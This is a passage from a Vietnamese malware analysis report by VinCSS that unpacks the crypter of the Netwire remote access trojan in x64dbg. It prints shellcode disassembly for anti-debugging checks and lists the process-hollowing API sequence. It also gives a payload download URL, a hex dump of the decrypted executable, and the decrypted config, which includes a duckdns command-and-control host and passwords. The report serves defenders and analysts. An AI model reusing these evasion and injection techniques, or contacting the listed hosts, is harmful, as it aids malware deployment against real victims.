0003058B 90 NOP
0003058C 6A 00 PUSH 0
0003058E 90 NOP
0003058F 6A 11 PUSH 11
00030591 90 NOP
00030592 90 NOP
00030593 6A FE PUSH FFFFFFFE
00030595 90 NOP
00030596 90 NOP
00030597 90 NOP
00030598 90 NOP
00030599 90 NOP
0003059A 90 NOP
0003059B 90 NOP
0003059C 90 NOP
0003059D 90 NOP
0003059E 90 NOP
0003059F 90 NOP
000305A0 90 NOP
000305A1 FF D0 CALL EAX
```

ThreadHideFromDebugger
current thread
Call ZwSetInformationThread

Hình 17. Đoạn mã shellcode set hidden thread

3.7. Kiểm tra breakpoint

Shellcode sử dụng một hàm check trước khi gọi API. Nội dung hàm check như sau:

- Gọi **NtGetThreadContext** để check hardware breakpoint^[3].
- Kiểm tra opcode **0xCC (int 3)** để phát hiện software breakpoint^[3].

```
0003578D 90 NOP
0003578E 8B 87 00 50 00 00 00 MOV EAX, DWORD PTR DS:[EDI + 5000]
00035794 90 NOP
00035795 90 NOP
00035796 90 NOP
00035797 90 NOP
00035798 90 NOP
00035799 90 NOP
0003579A 90 NOP
0003579B 90 NOP
0003579C 90 NOP
0003579D 83 78 04 00 CMP DWORD PTR DS:[EAX + 4], 0
000357A1 0F 85 B0 00 00 00 00 JNE 35857
000357A7 90 NOP
000357A8 83 78 08 00 CMP DWORD PTR DS:[EAX + 8], 0
000357AC 0F 85 A5 00 00 00 00 JNE 35857
000357B2 D9 D0 FNOP
000357B4 83 78 0C 00 CMP DWORD PTR DS:[EAX + C], 0
000357B8 0F 85 99 00 00 00 00 JNE 35857
000357BE 90 NOP
000357BF 90 NOP
000357C0 83 78 10 00 CMP DWORD PTR DS:[EAX + 10], 0
000357C4 0F 85 8D 00 00 00 00 JNE 35857
000357CA 90 NOP
000357CB 83 78 14 00 CMP DWORD PTR DS:[EAX + 14], 0
000357CF 0F 85 82 00 00 00 00 JNE 35857
000357D5 D9 D0 FNOP
000357D7 83 78 18 00 CMP DWORD PTR DS:[EAX + 18], 0
000357DB 75 7A JNE 35857
```

Dr0
Dr1
Dr2
Dr3
Dr6
Dr7

Hình 18. Code phát hiện hardware breakpoint

000357EF	58	POP EAX	
000357F0	90	NOP	
000357F1	90	NOP	
000357F2	D9D0	FNOP	
000357F4	8A18	MOV BL, BYTE PTR DS:[EAX]	
000357F6	90	NOP	
000357F7	90	NOP	
000357F8	80FB CC	CMP BL, CC	Detect int3 breakpoint
000357FB	74 5A	JE 35857	
000357FD	90	NOP	
000357FE	66:8B18	MOV BX, WORD PTR DS:[EAX]	
00035801	D9D0	FNOP	

Hình 19. Code phát hiện software breakpoint

3.8. Create process và code injection

Cuối cùng shellcode thực hiện code injection bằng cách:

- Gọi **CreateProcessInternalW** với flag là **CREATE_SUSPENDED**.
- Gọi **ZwUnmapViewOfSection** với base là **0x400000**.
- Sử dụng **ZwCreateSection/NtMapViewOfSection** để cấp phát bộ nhớ.
- Nếu **ZwCreateSection/NtMapViewOfSection** bị lỗi, chuyển sang dùng API **ZwAllocVirtualMemory** để cấp phát bộ nhớ.
- Gọi **NtWriteVirtualMemory** để inject shellcode mới vào bộ nhớ.
- Cuối cùng gọi hàm **NtSetThreadContext/NtSetThreadContext/ NtResumeThread** để chạy shellcode và **TerminateProcess** để exit.

3.9. Phân tích shellcode thứ hai

Đoạn shellcode thứ hai thực chất là đoạn shellcode thứ nhất với config khác. Thay vì inject shellcode như đoạn shellcode thứ nhất, mục đích của đoạn shellcode này là tải về payload, decrypt và thực thi. Công việc chính nó thực hiện bao gồm:

- Sử dụng hàm của thư viện **wininet.dll** để download payload từ địa chỉ **https://drive[.]google[.]com/uc?export=download&id=1zEuX2HZcVvTYp7wzGtD1IXOSVLTBWVUe**
- Giải mã payload và map vào memory để thực thi. Payload này có kích thước **0x1AA40**, 40 bytes đầu tiên là phần header của payload.

Address	Hex	ASCII
027A0040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
027A0050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
027A0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
027A0070	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 008.....
027A0080	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°. .i! .l!Th
027A0090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
027A00A0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
027A00B0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$. ..
027A00C0	50 45 00 00 4C 01 06 00 14 15 1D 5D 00 00 00 00	PE, L.....]
027A00D0	00 00 00 00 E0 00 0E 03 08 01 02 19 00 5E 01 00	... à^..
027A00E0	00 48 00 00 00 68 00 00 70 25 00 00 00 10 00 00	..H...h...p%....
027A00F0	00 70 01 00 00 00 40 00 00 10 00 00 00 02 00 00	..p...@.....
027A0100	04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00
027A0110	00 50 02 00 00 04 00 00 D8 4F 02 00 02 00 00 01	..P.....0.....
027A0120	00 00 20 00 00 10 00 00 00 10 00 00 00 10 00 00
027A0130	00 00 00 00 10 00 00 00 00 10 02 00 3B 00 00 00;.....
027A0140	00 20 02 00 B0 11 00 00 00 00 00 00 00 00 00 00	...*.....
027A0150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Hình 20. Payload được decrypt trong memory

Dump toàn bộ với size là **0x1AA00** sẽ thu được payload cuối cùng là **Netwire**.

3.10. Bonus

Khi load payload Netwire đã dump bằng x64dbg và đặt breakpoint tại **0x409E8A**, sẽ thu được config đã decrypt:

```
00409D66 . C74424 08 FF0000 MOV DWORD PTR SS:[ESP + 8], FF
00409D6E . C74424 04 8075410 MOV DWORD PTR SS:[ESP + 4], dump_noovl 417580:"siri1234.duckdns.org:32141;"
00409D76 E8 B57A0000 CALL <dump_noovl.sub_411830>
00409D7B . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409D7E . C74424 08 FF0000 MOV DWORD PTR SS:[ESP + 8], FF
00409D86 . C74424 04 8074410 MOV DWORD PTR SS:[ESP + 4], dump_noovl
00409D8E . E8 9D7A0000 CALL <dump_noovl.sub_411830>
00409D93 . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409D96 . C74424 08 2000000 MOV DWORD PTR SS:[ESP + 8], 20 20:''
00409D9E . C74424 04 4074410 MOV DWORD PTR SS:[ESP + 4], dump_noovl 417440:"gbam1234"
00409DA6 . E8 857A0000 CALL <dump_noovl.sub_411830>
00409DAB . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409DAE . C74424 08 2700000 MOV DWORD PTR SS:[ESP + 8], 27 27:''
00409DB6 . C74424 04 0074410 MOV DWORD PTR SS:[ESP + 4], dump_noovl 417400:"sari1234"
00409DBE . E8 6D7A0000 CALL <dump_noovl.sub_411830>
00409DC3 . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409DC6 . C74424 08 0800000 MOV DWORD PTR SS:[ESP + 8], 8
00409DCE . C74424 04 E473410 MOV DWORD PTR SS:[ESP + 4], dump_noovl
00409DD6 . E8 557A0000 CALL <dump_noovl.sub_411830>
00409DDB . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409DDE . C74424 08 8000000 MOV DWORD PTR SS:[ESP + 8], 80
00409DE6 . C74424 04 6073410 MOV DWORD PTR SS:[ESP + 4], dump_noovl 417360:"%AppData%\\Instal\\Host.exe"
00409DEE . E8 3D7A0000 CALL <dump_noovl.sub_411830>
00409DF3 . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409DF6 . C74424 08 1000000 MOV DWORD PTR SS:[ESP + 8], 10
00409DFE . C74424 04 4873410 MOV DWORD PTR SS:[ESP + 4], dump_noovl 417348:"NetWire"
00409E06 . E8 257A0000 CALL <dump_noovl.sub_411830>
00409E0B . 891C24 MOV DWORD PTR SS:[ESP], EBX
00409E0E . C74424 08 2600000 MOV DWORD PTR SS:[ESP + 8], 26 26:'&'
00409E16 . C74424 04 2073410 MOV DWORD PTR SS:[ESP + 4], dump_noovl 417320:"{V5D76858-CDUF-D6I0-LGI6-0532P1N2JQGT}"
00409E1E . E8 0D7A0000 CALL <dump_noovl.sub_411830>
```

Hình 21. Config được decrypt trong memory

4. Tài liệu tham khảo

Các nguồn tham khảo được sử dụng làm tư liệu cho bài viết:

Để tiện theo dõi, chúng tôi cung cấp bài phân tích dưới dạng PDF:

File Name: CSS-RD-ADV-200304-011_Unpack crypter của malware Netwire bằng x64dbg.pdf

File Hash (SHA-256): 717efd6b8dd9a8a40ee34386311ab0f5689eb1f5f8fbd6df30b9cfdd8abe02c0

Dang Dinh Phuong
R&D Center - VinCSS (a member of Vingroup)